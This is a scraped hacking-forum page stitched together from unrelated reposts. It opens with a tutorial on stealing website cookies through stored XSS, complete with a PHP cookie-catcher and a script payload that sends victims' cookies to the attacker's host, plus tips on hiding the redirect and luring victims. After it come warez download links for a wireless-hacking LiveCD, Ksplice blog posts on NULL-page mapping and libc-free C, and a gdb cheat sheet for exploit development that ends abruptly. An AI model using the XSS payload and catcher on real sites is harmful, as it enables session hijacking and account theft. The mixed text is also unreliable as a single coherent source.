[Tut] How to Hack a Website by XSS

Hello Guys !

I am going teach you How to hack a website through XSS (Persistent Cross Site Scripting).

I wrote it because i didnt find a Nice Tut to explain XSS. I didnt added much pics as I dont want to hack an website for just a tut. But this is pretty much easy and you will learn without much difficulties.


" Something about XSS " :-


XSS is basically using java scripts in different forms to get internet details of a user’s profile of respective website. With the help of XSS we can steal the cookies of the owner of the website.
XSS is a very large concept and your success rate depends on your imagination and experience.
Like SQL Injection, keylogging are the certain things, where you follow certain steps to execute something.
Where XSS is just understanding the way we can use java scripts,
and the vulnerabilities of the website may be at the different places for executing your java scripts.


So I could say that XSS or Cross site scripting means to take advantage of web applications that takes the user input but doesn’t filter them properly. This allows an attacker to inject HTML or other codes to get some hidden information out of it. Most common information that people look with
XSS is Cookies. The cookies are used to maintain user authentication of respective website.


" XSS " :-


* Search terms :- Almost all of the websites have search boxes where you can try to search something from the website.
In the search box you can type your malicious script and check the vulnerability.


* Text Boxes :- If you see any type of text boxes in the website which will basically let you
put some query in it.

So we are trying to find a place where we can write something, which will later be shown in the same webpage.


" Types of XSS " :-


There are 2 types of XSS vulnerability.


1. Persistent Cross Site Scripting

2. Non-persistent Cross site Scripting.


Lets go for Persistent Cross Site Scripting.


" Persistent Cross Site Scripting " :-


Persistent Cross Site Scripting vulnerability would take place if the malicious code which you inject would be permanent on respective website. To understand it better. I will give u a little example.

Suppose if you found a forum which is vulnerable to XSS. Then you can make a “New Topic” or “New Thread” in the forum. Every time some user or the admin opens up that particular thread, your code would be executed which wouldn’t have been filtered due to lacks in the security of the website and user’s or admin’s cookies would be sent to you on a “cookie catcher”, which would be a .php file stored on your own website. This website could be a free hosting website.


Lets Suppose we have http://www.example.com.
Its just for Example and actually example 's website Doesnt exist ! =P


" Checking for Vulnerability " :-


Now, the very first thing we will have to see is a place where we can input some text,
and later on that should be displayed.

For example of secure sites,in Hackforums.com, we have a search bar, so in the search bar lets
put “test” and hit enter.
You will see that it will say “Sorry, but no results were returned using the query information you provided.
Please redefine your search terms and try again.”.
But you should notice here that it doesn’t say “No search results found for “test”.
So it means that it is not Echoing the word that we put into the search bar.
So there is no chance to exlpoit the search bar of Hackforums.

" Testing Java Scripts " :-


Now, since we know that the website is vulnerable to XSS.
We will try to run a small java script into the website.


script type="text/javascript" alert('test') script


So what this will do is, it will popup a little alert box saying “test” on it.
And if it does that, it means that it accepts the javascripts input as well.


Remember : you can even use -
script type="text/javascript" alert('your Name') script


It will show something like -


Once, you’re done just clikc on the "Ok" or “Preview” button at the bottom.
And in the next page you should get a popup that says “test”.


" Finding Cookies " :-


Now, since we have seen that the website IS accepting javascript inputs and executing them on the next page, lets try to do something else with the javascripts. First of all, i want you guyz to understand what are cookies and where do you find them. Type the following command into the address bar of your web browser.

javascript:alert(document.cookie)

As soon as you type that command and hit enter on the keyboard, it should make some popup which will show you your cookies of respective website. Make sure you are logged in to check your cookies. As i said before, cookies are the things which handles the sessions information and logs you in every time you visit the website.
By doing this you can see your own cookies, but it would not help an attack UNLESS, we find some way to get those cookies sent to us.


Now, lets try to find a way to get these cookies sent to us with the help of the java scripts.


" Creating Cookie Catcher " :-


Cookie catcher is a file, which you will have to upload to some of your web hosting account, and change its permission to 777 so it can grab the cookies. Copy the following code and paste it to your notepad.

[?php
$cookie = $_GET['c'];
$ip = getenv (‘REMOTE_ADDR’);
$date=date(“j F, Y, g:i a”);;
$referer=getenv (‘HTTP_REFERER’);
$fp = fopen(‘cookies.html’, ‘a’);
fwrite($fp, ‘Cookie: ‘.$cookie.’
IP: ‘ .$ip. ‘
Date and Time: ‘ .$date. ‘
Referer: ‘.$referer.’


’);
fclose($fp);
header (“Location: http://www.yoursite.com”);
?]


Just a little elaboration about the script. The first statement will get the cookies.
Second statement will get the IP. Third statement will get the referer. T
he last link would send the victim to “Yoursite.com”.
To make it a little less suspecious, you can change the link to example.com,
so the victim wouldnt see anything unusual. so on. Copy the given code and put it into a notepad.
Save it as something.php. Just make sure that you change the format to “.php”.

You’ll need a free webhosting account where you can upload the file. I personally use “spam.com”, so create an account there and upload this php file. Make sure that you change its permissions to “777″.


" Testing Cookie Catcher " :-


Now, as you guyz have seen that we have been executing a little script in that page which brings
up an alert bar, lets go a little advanced. Lets try to send our own cookies to our cookie catcher.


script document.location=”link-of-your-cookie-catcher?c=” + document.cookies script


" Elaboration on the script " :-


Document.Location will change the location of the website and we have set it equals to the
link of your cookies catcher and “?c=” we’ve added because its a get statement.
“+ document.cookies” means to visit your cookie catcher with the cookies of your victim’s site
so it can record it.


Now, here is the second

Lets try if it works or not. I am going to using the script that I have shown in the
“Something” page of example.com.


Now, If you click on Ok or Preview, it will take you to yoursite.com OR whatever you have changed
the link to in the Cookie Catcher. Now, lets login back to spam.com account, and you will
notice another “cookies.html” file has been added, automatically.


Now, if you open up the new automatically uploaded file, you will notice some cookies insde that file.


Cookie: undefined
IP: MY IP
Date and Time: 3 April, 2010, 2:03 am
Referer: http://www.example.com/preview.php?incli...ect=2009&i[/color]ncident_hour_select=8&incident_min_select=30&incident_AMPM_
select=AM&policyNo=&cellNo=&preview=Preview


Note: This will look a little different from actual cookies, because when i stole these,
i wasnt logged in, so if a user is logged in, then you should get a little different from this.

Now, Get “cookie editor” addon of mozilla firefox.


" Stealing Actual Cookies " :-


Till now, we were our own victim, we were trying to steal our own cookies to make sure this works.
Now, lets try to get some actual victims. In the site, you may have to PREVIEW the post first and
then submit it. So the javascript is getting executed whenever you preview it, so we can not
submit it because the script is already executed. And may be in other sites, you can directly
submit the post, so the moment someone opens it, you will get the cookies.


Whenever you put the script in the “NAME” and something something in other fields, you click on preview,
QUICKLY, before it redirects you to the website as described in your cookie stealer,
the URL will change to something else for a moment.
Thats what you will have to copy. What i copied was this.


http://example.com/preview.php?inclinati...ew=Preview


And then , you just give this link to your victim, as soon as they click ON it, you get the cookies.

It is really useful because in other cases, you wouldn’t have to ask the victims to click on the link,
you will actually submit the report. So as soon as someone reads it you get the cookies.

refernce:hackforums.net [cyclone]

WIFISLAX-Live CD WIFI Hack


Wireless Hacking LiveCD FBI 2010 | 630 MB

An edited and slightly updated version of the popular LiveCD for working with wireless networks. Based on Ubuntu, provides a graphical interfeys.Disk boot, there is a script to be installed on the PC hard drive or a virtual machine (VirtualPC is not supported). Integrated over 50 tools to work with the network – scanners, sniffers, password crackers, and so on. utility.Krome of this – a full Linuhe sustainable yadrom.Posle installed on the hard disk system can be Russified, supplemented, adjusted to taste vladeltsa.V addition to the Back Track 4 – a very powerful set of tools to work with networks in the first place – besprovodnymi.Imeetsya a decent set of drivers for many types adapterov.V inete in various models has been known since 2007, the popular view that his creation had to do with the FBI.
Requirements:
RAM] 256 Mb
CPU] 800 GHz
HDD] 4 Gb

Checksums:
CRC32: 0D504602
MD5: D6E4E9DBCE86DC165DCF24808 1E4F421
SHA-1: 489BE5B921211986F47EECA42 EE516275BE94267

Year: 2010
Developer: GNU
Type: Hack & Tools
Medicine: Not required
Size: 630 MB
http://hotfile.com/dl/42033254/285b29c/Wireless_Hacking_LiveCD_FBI_v_2010.part1.rar.html
http://hotfile.com/dl/42033361/eed387f/Wireless_Hacking_LiveCD_FBI_v_2010.part2.rar.html
http://hotfile.com/dl/42033499/4ee96bb/Wireless_Hacking_LiveCD_FBI_v_2010.part3.rar.html
http://hotfile.com/dl/42033607/596db3c/Wireless_Hacking_LiveCD_FBI_v_2010.part4.rar.html


reference:r00tsecurity

Much ado about NULL: An introduction to virtual memory

Here at Ksplice, we’re always keeping a very close eye on vulnerabilities that are being announced in Linux. And in the last half of last year, it was very clear that NULL pointer dereference vulnerabilities were the current big thing. Brad Spengler made it abundantly clear to anyone who was paying the least bit attention that these vulnerabilities, far more than being mere denial of service attacks, were trivially exploitable privilege escalation vulnerabilities. Some observers even dubbed 2009 the year of the kernel NULL pointer dereference.
If you’ve ever programmed in C, you’ve probably run into a NULL pointer dereference at some point. But almost certainly, all it did was crash your program with the dreaded “Segmentation Fault”. Annoying, and often painful to debug, but nothing more than a crash. So how is it that this simple programming error becomes so dangerous when it happens in the kernel? Inspired by all the fuss, this post will explore a little bit of how memory works behind the scenes on your computer. By the end of today’s installment, we’ll understand how to write a C program that reads and writes to a NULL pointer without crashing. In a future post, I’ll take it a step further and go all the way to showing how an attacker would exploit a NULL pointer dereference in the kernel to take control of a machine!
What’s in a pointer?
There’s nothing fundamentally magical about pointers in C (or assembly, if that’s your thing). A pointer is just an integer, that (with the help of the hardware) refers to a location somewhere in that big array of bits we call a computer’s memory. We can write a C program to print out a random pointer:
#include
int main(int argc, char **argv) {
printf("The argv pointer = %d\n", argv);
return 0;
}

Which, if you run it on my machine, prints:
The argv pointer = 1680681096
(Pointers are conventionally written in hexadecimal, which would make that 0x642d2888, but that’s just a notational thing. They’re still just integers.)
NULL is only slightly special as a pointer value: if we look in stddef.h, we can see that it’s just defined to be the pointer with value 0. The only thing really special about NULL is that, by convention, the operating system sets things up so that NULL is an invalid pointer, and any attempts to read or write through it lead to an error, which we call a segmentation fault. However, this is just convention; to the hardware, NULL is just another possible pointer value.
But what do those integers actually mean? We need to understand a little bit more about how memory works in a modern computer. In the old days (and still on many embedded devices), a pointer value was literally an index into all of the memory on those little RAM chips in your computer:

This was true for every program, including the operating system itself. You can probably guess what goes wrong here: suppose that Microsoft Word is storing your document at address 700 in memory. Now, you’re browsing the web, and a bug in Internet Explorer causes it to start scribbling over random memory and it happens to scribble over memory around address 700. Suddenly, bam, Internet Explorer takes Word down with it. It’s actually even worse than that: a bug in IE can even take down the entire operating system.
This was widely regarded as a bad move, and so all modern hardware supports, and operating systems use, a scheme called virtual memory. What this means it that every program running on your computer has its own namespace for pointers (from 0 to 232-1, on a 32-bit machine). The value 700 means something completely different to Microsoft Word and Internet Explorer, and neither can access the other’s memory. The operating system is in charge of managing these so-called address spaces, and mapping different pieces of each program’s address space to different pieces of physical memory.

mmap(2)
One feature of this setup is that while each process has its own 232 possible addresses, not all of them need to be valid (correspond to real memory). In particular, by default, the NULL or 0 pointer does not correspond to valid memory, which is why accessing it leads to a crash.
Because each application has its own address space, however, it is free to do with it as it wants. For instance, you’re welcome to declare that NULL should be a valid address in your application. We refer to this as “mapping” the NULL page, because you’re declaring that that area of memory should map to some piece of physical memory.
On Linux (and other UNIX) systems, the function call used for mapping regions of memory is mmap(2). mmap is defined as:
void *mmap(void *addr, size_t length, int prot, int flags,
int fd, off_t offset);
Let’s go through those arguments in order (All of this information comes from the man page):
addr
This is the address where the application wants to map memory. If MAP_FIXED is not specified in flags, mmap may select a different address if the selected one is not available or inappropriate for some reason.
length
The length of the region the application wants to map. Memory can only be mapped in increments of a “page”, which is 4k (4096 bytes) on x86 processors.
prot
Short for “protection”, this argument must be a combination of one or more of the values PROT_READ, PROT_WRITE, PROT_EXEC, or PROT_NONE, indicating whether the application should be able to read, write, execute, or none of the above, the mapped memory.
flags
Controls various options about the mapping. There are a number of flags that can go here. Some interesting ones are MAP_PRIVATE, which indicates the mapping should not be shared with any other process, MAP_ANONYMOUS, which indicates that the fd argument is irrelevant, and MAP_FIXED, which indicates that we want memory located exactly at addr.
fd
The primary use of mmap is not just as a memory allocator, but in order to map files on disk to appear in a process’s address space, in which case fd refers to an open file descriptor to map. Since we just want a random chunk of memory, we’re going pass MAP_ANONYMOUS in flags, which indicates that we don’t want to map a file, and fd is irrelevant.
offset
This argument would be used with fd to indicate which portion of a file we wanted to map.
mmap returns the address of the new mapping, or MAP_FAILED if something went wrong.
If we just want to be able to read and write the NULL pointer, we’ll want to set addr to 0 and length to 4096, in order to map the first page of memory. We’ll need PROT_READ and PROT_WRITE to be able to read and write, and all three of the flags I mentioned. fd and offset are irrelevant; we’ll set them to -1 and 0 respectively.
Putting it all together, we get the following short C program, which successfully reads and writes through a NULL pointer without crashing!
(Note that most modern systems actually specifically disallow mapping the NULL page, out of security concerns. To run the following example on a recent Linux machine at home, you’ll need to run # echo 0 > /proc/sys/vm/mmap_min_addr as root, first.)
#include
#include

int main() {
int *ptr = NULL;
if (mmap(0, 4096, PROT_READ|PROT_WRITE,
MAP_PRIVATE|MAP_ANONYMOUS|MAP_FIXED, -1, 0)
== MAP_FAILED) {
perror("Unable to mmap(NULL)");
fprintf(stderr, "Is /proc/sys/vm/mmap_min_addr non-zero?\n");
return 1;
}
printf("Dereferencing my NULL pointer yields: %d\n", *ptr);
*ptr = 17;
printf("Now it's: %d\n", *ptr);
return 0;
}
Next time, we’ll look at how a process can not only map NULL in its own address space, but can also create mappings in the kernel’s address space. And, I’ll show you how this lets an attacker use a NULL dereference in the kernel to take over the entire machine. Stay tuned!
The 1st International Longest Tweet Contest
Posted in Programming on March 25th, 2010 by Keith Winstein – 30 Comments
How much information is in a tweet?
There are a lot of snarky answers to that. Let’s talk mathematically, where information is measured in bits: How many bits can be expressed in a tweet?
It’s kind of fun to try to figure out how to cram in the most information. Our current in-house record is 4.2 kilobits (525 bytes) per tweet, but this can definitely be bested. Twitter’s 140-character limit has been under assault for some time, but nobody has decisively anointed a winner.
To that end, announcing the 1st International Longest Tweet Contest, along the lines of the International Obfuscated C Code Contest. The goal: fit the most bits of information into a tweet. There will be glorious fame and a T-shirt for the winner. More on that later. But first, a dialog:
Ben Bitdiddle: How big can a tweet get? SMS is limited to 160 characters of 7-bit ASCII, or 1,120 bits. Since Twitter based their limit on SMS but with 20 characters reserved for your name, a tweet is probably limited to 140 × 7 = 980 bits.
Alyssa P. Hacker: Not quite — despite its SMS roots, Twitter supports Unicode, and the company says its 140-character limit is based on Unicode characters, not ASCII. So it’s a lot more than 980 bits.
Ben: Ok, Unicode is a 16-bit character set, so the answer is 140 × 16 = 2,240 bits.
Alyssa: Well, since that Java documentation was written, Unicode has expanded to cover more of the world’s languages. These days there are 1,112,064 possible Unicode characters (officially “Unicode scalar values”) that can be represented, including in the UTF-8 encoding that Twitter and most of the Internet uses. That makes Unicode about 20.1 bits per character, not 16. (Since log2 1,112,064 ≈ 20.1.)
Ben: Ok, if each character can take on one of 1,112,064 possible values, we can use that to figure out how many total different tweets there can ever be. And from that, we’ll know how many bits can be encoded into a tweet. But how?
Alyssa: It’s easy! We just calculate the total number of different tweets that can ever be received. The capacity of a tweet, in bits, is just the base-2 logarithm of that number. According to my calculator here, 1,112,064 to the 140th power is about 28.7 quattuordecillion googol googol googol googol googol googol googol googol. That’s the number of distinct 140-character messages that can be sent. Plus we have to add in the 139-character messages and 138-character messages, etc. Taking the log, I get 2,811 bits per tweet.
Ben: We’d get almost the same answer if we just multiplied 20.1 bits per character times 140 characters. Ok, 2.8 kilobits per tweet.
Alyssa: I just discovered a problem. There aren’t that many distinct tweets! For example, I can’t tell the difference between the single character ‘<’ and the four characters ‘<’. I also can’t send a tweet that contains nothing but some null characters. So we have to deflate our number a little bit. It’s tricky because we don’t know Twitter’s exact limitations; it’s a black box.
Ben: But the answer will still be roughly 2.8 kilobits. Can we do better?
Alyssa: By golly, I think we can! Turns out Unicode is basically identical to an international standard, called the Universal Multi-Octet Coded Character Set, known as UCS or ISO/IEC 10646. But the two standards weren’t always the same — in the 90s, there was a lot of disagreement between the computer companies who backed Unicode and proposed a simple 16-bit character set, and the standards mavens behind UCS, who wanted to accommodate more languages than 65,536 characters would allow. The two sides eventually compromised on the current 20.1-bit character set, but some historical differences still linger between the two “official” specifications — including in the definition of the UTF-8 encoding that Twitter uses. Check this out:


Alyssa: Although Unicode’s UTF-8 can only encode the 1,112,064 Unicode scalar values, UCS’s version of UTF-8 is a lot bigger — it goes up to 31 bits!
Ben: So, when Twitter says they use UTF-8, which version are they using? Unicode, or UCS?
Alyssa: Hmm, that’s a good question. Let’s write a program to test. I’ll send Twitter a really big UCS character in UTF-8, represented in octal like this. This is way outside the bounds of well-formed Unicode.
$ perl -Mbytes -we 'print pack "U", (2**31 - 5)' | od -t o1
0000000 375 277 277 277 277 273

Ben: Hey, that kind of worked! When we fetch it back using Twitter’s JSON API, we get this JSON fragment:
“text”:”\\375\\277\\277\\277\\277\\273″

Alyssa: It’s the same thing we sent! The character (really an unassigned code position) is represented in UTF-8, in octal with backslashes in ASCII. That means Twitter “characters” are actually 31 bits, not 20.1 bits. The capacity of a tweet is actually a lot bigger than the 2.8 kilobits we calculated earlier.
Ben: Should we worry that the text only shows up in the JSON API, not XML or HTML, and these high characters only last a few days on Twitter’s site before vanishing?
Alyssa: Nope. As long as we had this exchange in our conversation, people on the Internet won’t complain about those issues.
Using Alyssa’s insight that Twitter actually supports 31-bit UCS characters (not just Unicode), we can come up with a simple program to send 4.2-kilobit tweets using only code positions that aren’t in Unicode. That way there’s no ambiguity between these crazy code positions, which Twitter represents as backslashed octal, and legitimate Unicode, which Twitter sends literally. These tweets have a text field that’s a whopping 3,360 bytes long — but in ASCII octal UTF-8, so they only represent 525 bytes of information in the end.
The sender program reads the first 525 bytes of standard input or a file, slices it into 30-bit chunks, and sends it to Twitter using 31-bit UCS code positions. The high bit of each character is set to 1 to avoid ever sending a valid Unicode UTF-8 string, which Twitter might treat ambiguously. It outputs the ID of the tweet it posted. You’ll have to fill in your own username and password to test it.
The receiver program does the opposite — give it an ID on the command line, and it will retrieve and decode a “megatwit” encoded by the sender.
Here’s an example of how to use the programs and verify that they can encode at least one arbitrary 4,200-bit message:
$ dd if=/dev/urandom of=random.bits bs=525 count=1
1+0 records in
1+0 records out
525 bytes (525 B) copied, 0.0161392 s, 32.5 kB/s
$ md5sum random.bits
a7da09e59d1b6807e78aac7004e6ba41 random.bits
$ ./megatwit-send < random.bits
11037181699
$ ./megatwit-get 11037181699 | md5sum
a7da09e59d1b6807e78aac7004e6ba41 -

But this is just the start -- we're not the only ones interested in really long tweets. (Structures, strictures...) Others have found an apparent loophole in how Twitter handles some URLs, allowing them to send tweets with a text field up to 532 bytes long (how much information can be coded this way isn't clear). Maxitweet has come up with a clever way to milk the most out of 140 Unicode characters without requiring a decoder program, at least at its lower compression levels. There are definitely even better ways to cram as many bits as possible into a tweet.
So here is the challenge for the 1st International Longest Tweet Contest:
Come up with a strategy for encoding arbitrary binary data into a single tweet, along the lines of the sample programs described here.
Implement a sender and receiver for the strategy in a computer programming language of your choice. We recommend you choose a language likely to be runnable by a wide variety of readers. At your option, you may provide a Web site or other public implementation for others to test your coding scheme with arbitrary binary input.
Write a description, in English, for how your coding scheme works. Explain how many bits per tweet it achieves, and justify your calculation. The explanation must be convincing because it is intractable to prove conclusively that a certain capacity is achievable, even if a program successfully sends and receives many test cases.
Send your entry, consisting of #2 and #3, to megatwit@ksplice.com before Sunday, April 11, 2010, 23h59 UTC.
Based on the English explanations of the coding schemes (#3), we'll select finalists from among the entrants. In mid-April, we'll post the finalists' submissions on the blog. In the spirit of Twitter, we'll let the community assess, criticize, test, and pick apart the finalists' entries.
Based on the community's feedback, we'll choose at least one winner. This will generally be the person whose scheme for achieving the highest information encoded per tweet is judged most convincing.
The winner will receive notoriety and fame on this blog, and a smart-looking Ksplice T-shirt in the size of your choice. You will be known the world over as the Reigning Champion of the International Longest Tweet Contest until there is another contest. Legally we can't promise this, but there's a chance Stephen Colbert will have you on as a result of winning this prestigious contest.
By entering the contest, you are giving Ksplice permission to post your entry if you are selected as a finalist. The contest is void where prohibited. The rules are subject to change at our discretion. Employees of Ksplice aren't eligible because they already have T-shirts. Judging will be done by Ksplice in its sole discretion.
That's it. Happy tweeting!
Hello from a libc-free world! (Part 1)
Posted in computer architecture on March 16th, 2010 by Jessica McKellar – 104 Comments
As an exercise, I want to write a Hello World program in C simple enough that I can disassemble it and be able to explain all of the assembly to myself.
This should be easy, right?
This adventure assumes compilation and execution on a Linux machine. Some familiarity with reading assembly is helpful.
Here’s our basic Hello World program:
jesstess@kid-charlemagne:~/c$ cat hello.c
#include

int main()
{
printf("Hello World\n");
return 0;
}

Let’s compile it and get a bytecount:
jesstess@kid-charlemagne:~/c$ gcc -o hello hello.c
jesstess@kid-charlemagne:~/c$ wc -c hello
10931 hello

Yikes! Where are 11 Kilobytes worth of executable coming from? objdump -t hello gives us 79 symbol-table entries, most of which we can blame on our using the standard library.
So let’s stop using it. We won’t use printf so we can get rid of our include file:
jesstess@kid-charlemagne:~/c$ cat hello.c
int main()
{
char *str = "Hello World";
return 0;
}
Recompiling and checking the bytecount:
jesstess@kid-charlemagne:~/c$ gcc -o hello hello.c
jesstess@kid-charlemagne:~/c$ wc -c hello
10892 hello

What? That barely changed anything!
The problem is that gcc is still using standard library startup files when linking. Want proof? We’ll compile with -nostdlib, which according to the gcc man page won’t “use the standard system libraries and startup files when linking. Only the files you specify will be passed to the linker”.
jesstess@kid-charlemagne:~/c$ gcc -nostdlib -o hello hello.c
/usr/bin/ld: warning: cannot find entry symbol _start; defaulting to 00000000004000e8

Well, it’s just a warning; let’s check it anyway:
jesstess@kid-charlemagne:~/c$ wc -c hello
1329 hello

That looks pretty good! We got our bytecount down to a much more reasonable size (an order of magnitude smaller!)…
jesstess@kid-charlemagne:~/c$ ./hello
Segmentation fault

…at the expense of segfaulting when it runs. Hrmph.
For fun, let’s get our program to be actually runnable before digging into the assembly.
So what is this _start entry symbol that appears to be required for our program to run? Where is it usually defined if you’re using libc?
From the perspective of the linker, by default _start is the actual entry point to your program, not main. It is normally defined in the crt1.o ELF relocatable. We can verify this by linking against crt1.o and noting that _start is now found (although we develop other problems by not having defined other necessary libc startup symbols):
# Compile the source files but don't link
jesstess@kid-charlemagne:~/c$ gcc -Os -c hello.c
# Now try to link
jesstess@kid-charlemagne:~/c$ ld /usr/lib/crt1.o -o hello hello.o
/usr/lib/crt1.o: In function `_start':
/build/buildd/glibc-2.9/csu/../sysdeps/x86_64/elf/start.S:106: undefined reference to `__libc_csu_fini'
/build/buildd/glibc-2.9/csu/../sysdeps/x86_64/elf/start.S:107: undefined reference to `__libc_csu_init'
/build/buildd/glibc-2.9/csu/../sysdeps/x86_64/elf/start.S:113: undefined reference to `__libc_start_main'
This check conveniently also tells us where _start lives in the libc source: sysdeps/x86_64/elf/start.S for this particular machine. This delightfully well-commented file exports the _start symbol, sets up the stack and some registers, and calls __libc_start_main. If we look at the very bottom of csu/libc-start.c we see the call to our program’s main:
/* Nothing fancy, just call the function. */
result = main (argc, argv, __environ MAIN_AUXVEC_PARAM);
and down the rabbit hole we go.
So that’s what _start is all about. Conveniently, we can summarize what happens between _start and the call to main as “set up a bunch of stuff for libc and then call main”, and since we don’t care about libc, let’s just export our own _start symbol that just calls main and link against that:
jesstess@kid-charlemagne:~/c$ cat stubstart.S
.globl _start

_start:
call main
Compiling and running with our stub _start assembly file:
jesstess@kid-charlemagne:~/c$ gcc -nostdlib stubstart.S -o hello hello.c
jesstess@kid-charlemagne:~/c$ ./hello
Segmentation fault

Hurrah, our compilation problems go away! However, we still segfault. Why? Let’s compile with debugging information and take a look in gdb. We’ll set a breakpoint at main and step through until the segfault:
jesstess@kid-charlemagne:~/c$ gcc -g -nostdlib stubstart.S -o hello hello.c
jesstess@kid-charlemagne:~/c$ gdb hello
GNU gdb 6.8-debian
Copyright (C) 2008 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu"...
(gdb) break main
Breakpoint 1 at 0x4000f4: file hello.c, line 3.
(gdb) run
Starting program: /home/jesstess/c/hello

Breakpoint 1, main () at hello.c:5
5 char *str = "Hello World";
(gdb) step
6 return 0;
(gdb) step
7 }
(gdb) step
0x00000000004000ed in _start ()
(gdb) step
Single stepping until exit from function _start,
which has no line number information.
main () at helloint.c:4
4 {
(gdb) step

Breakpoint 1, main () at helloint.c:5
5 char *str = "Hello World";
(gdb) step
6 return 0;
(gdb) step
7 }
(gdb) step

Program received signal SIGSEGV, Segmentation fault.
0x0000000000000001 in ?? ()
(gdb)
Wait, what? Why are we running through main twice? …It’s time to look at the assembly:
jesstess@kid-charlemagne:~/c$ objdump -d hello

hello: file format elf64-x86-64

Disassembly of section .text:

00000000004000e8 <_start>:
4000e8: e8 03 00 00 00 callq 4000f0
4000ed: 90 nop
4000ee: 90 nop
4000ef: 90 nop

00000000004000f0 :
4000f0: 55 push %rbp
4000f1: 48 89 e5 mov %rsp,%rbp
4000f4: 48 c7 45 f8 03 01 40 movq $0x400103,-0x8(%rbp)
4000fb: 00
4000fc: b8 00 00 00 00 mov $0x0,%eax
400101: c9 leaveq
400102: c3 retq

D’oh! Let’s save a detailed examination of the assembly for later, but in brief: when we return from the callq to main we hit some nops and run right back into main. Since we re-entered main without putting a return instruction pointer on the stack as part of the standard prologue for calling a function, the second call to retq tries to pop a bogus return instruction pointer off the stack and jump to it and we bomb out. We need an exit strategy.
Literally. After the return from callq, push 1, the syscall number for SYS_exit, into %eax, and because we want to say that we’re exiting cleanly, put a status of 0, SYS_exit’s only argument, into %ebx. Then make the interrupt to drop into the kernel with int $0x80.
jesstess@kid-charlemagne:~/c$ cat stubstart.S
.globl _start

_start:
call main
movl $1, %eax
xorl %ebx, %ebx
int $0x80
jesstess@kid-charlemagne:~/c$ gcc -nostdlib stubstart.S -o hello hello.c
jesstess@kid-charlemagne:~/c$ ./hello
jesstess@kid-charlemagne:~/c$

Success! It compiles, it runs, and if we step through this new version under gdb it even exits normally.
Hello from a libc-free world!
Stay tuned for Part 2, where we’ll walk through the parts of the executable in earnest and watch what happens to it as we add complexity, in the process understanding more about x86 linking and calling conventions and the structure of an ELF binary.
reference: http://blog.ksplice.com/2010

How to use gdb for vuln developement

* Start gdb:

[code]gdb 'executable-file'
gdb ./vuln // example

gdb `executable-file` `core-file`
gdb ./vuln core // example
[/code]

If program segfaults and no core image generated do something like:
hack@exploit:~ > ulimit -c 9999


* Attach running process:

[code]// launch gdb
hack@exploit:~ > gdb
GNU gdb 4.18
Copyright 1998 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "i386-suse-linux".
(gdb) attach 'pid'
(gdb) attach 1127 // example
[/code]

* Search anything in memory
[code]
(gdb) x/d or x 'address' show dezimal
(gdb) x/100s 'address' show next 100 dezimals
(gdb) x 0x0804846c show dezimal at 0x0804846c
(gdb) x/s 'address' show strings at address
(gdb) x/105 0x0804846c show 105 strings at 0x0804846c
(gdb) x/x 'address' show hexadezimal address
(gdb) x/10x 0x0804846c show 10 addresses at 0x0804846c
(gdb) x/b 0x0804846c show byte at 0x0804846c
(gdb) x/10b 0x0804846c-10 show byte at 0x0804846c-10
(gdb) x/10b 0x0804846c+20 show byte at 0x0804846c+20
(gdb) x/20i 0x0804846c show 20 assembler instructions at address
[/code]

* Search shellcode or return address or anything else on stack:
[code]
(gdb) break 'your function name or address'
(gdb) break main // example
Breakpoint 1 at 0x8048409
(gdb) run
Starting program: /home/hack/homepage/challenge/buf/basic

Breakpoint 1, 0x8048409 in main ()
(gdb) x/1000s 'address' // Print 1000 strings at address
(gdb) p $esp // Show esp register
$2 = (void *) 0xbffff454
(gdb) x/1000s $esp // Search 1000 strings at $esp address.
(gdb) x/1000s $esp-1000 // Search 1000 strings at $esp register
// - 1000.
(gdb) x/1000s 0xbffff4b4 // Search 1000 strings at 0xbffff4b4
[/code]

* Listen all sections of executable file:
[code]
(gdb) maintenance info sections // or
(gdb) mai i s

Exec file:
`/home/hack/homepage/challenge/buf/basic', file type elf32-i386.
0x080480f4->0x08048107 at 0x000000f4: .interp ALLOC LOAD READONLY DATA HAS_CONTENTS
0x08048108->0x08048128 at 0x00000108: .note.ABI-tag ALLOC LOAD READONLY DATA HAS_CONTENTS
0x08048128->0x08048158 at 0x00000128: .hash ALLOC LOAD READONLY DATA HAS_CONTENTS
0x08048158->0x080481c8 at 0x00000158: .dynsym ALLOC LOAD READONLY DATA HAS_CONTENTS
0x080481c8->0x08048242 at 0x000001c8: .dynstr ALLOC LOAD READONLY DATA HAS_CONTENTS
0x08048242->0x08048250 at 0x00000242: .gnu.version ALLOC LOAD READONLY DATA
HAS_CONTENTS

...

[/code]
* Break at address
[code]
(gdb) disassemble main
Dump of assembler code for function main:
0x8048400
: push %ebp
0x8048401 : mov %esp,%ebp
0x8048403 : sub $0x408,%esp
0x8048409 : add $0xfffffff8,%esp
0x804840c : mov 0xc(%ebp),%eax
0x804840f : add $0x4,%eax
0x8048412 : mov (%eax),%edx
0x8048414 : push %edx
0x8048415 : lea 0xfffffc00(%ebp),%eax
...

(gdb) break *0x8048414 // example
Breakpoint 1 at 0x8048414
(gdb) break main // example
Breakpoint 2 at 0x8048409
(gdb)

[/code]
* Delete breakpoints
[code]
(gdb) delete breakpoints // or
(gdb) d b
Delete all breakpoints? (y or n) y
(gdb)
[/code]

* Search anything in heap, bss, got, ...:
[code]
(gdb) maintanance info sections

0x08049570->0x08049588 at 0x00000570: .bss ALLOC
0x00000000->0x00000654 at 0x00000570: .stab READONLY HAS_CONTENTS
0x00000000->0x00001318 at 0x00000bc4: .stabstr READONLY HAS_CONTENTS
0x00000000->0x000000e4 at 0x00001edc: .comment READONLY HAS_CONTENTS
0x08049588->0x08049600 at 0x00001fc0: .note READONLY HAS_CONTENTS

(gdb) x/1000s 0x08049600 // print strings heap
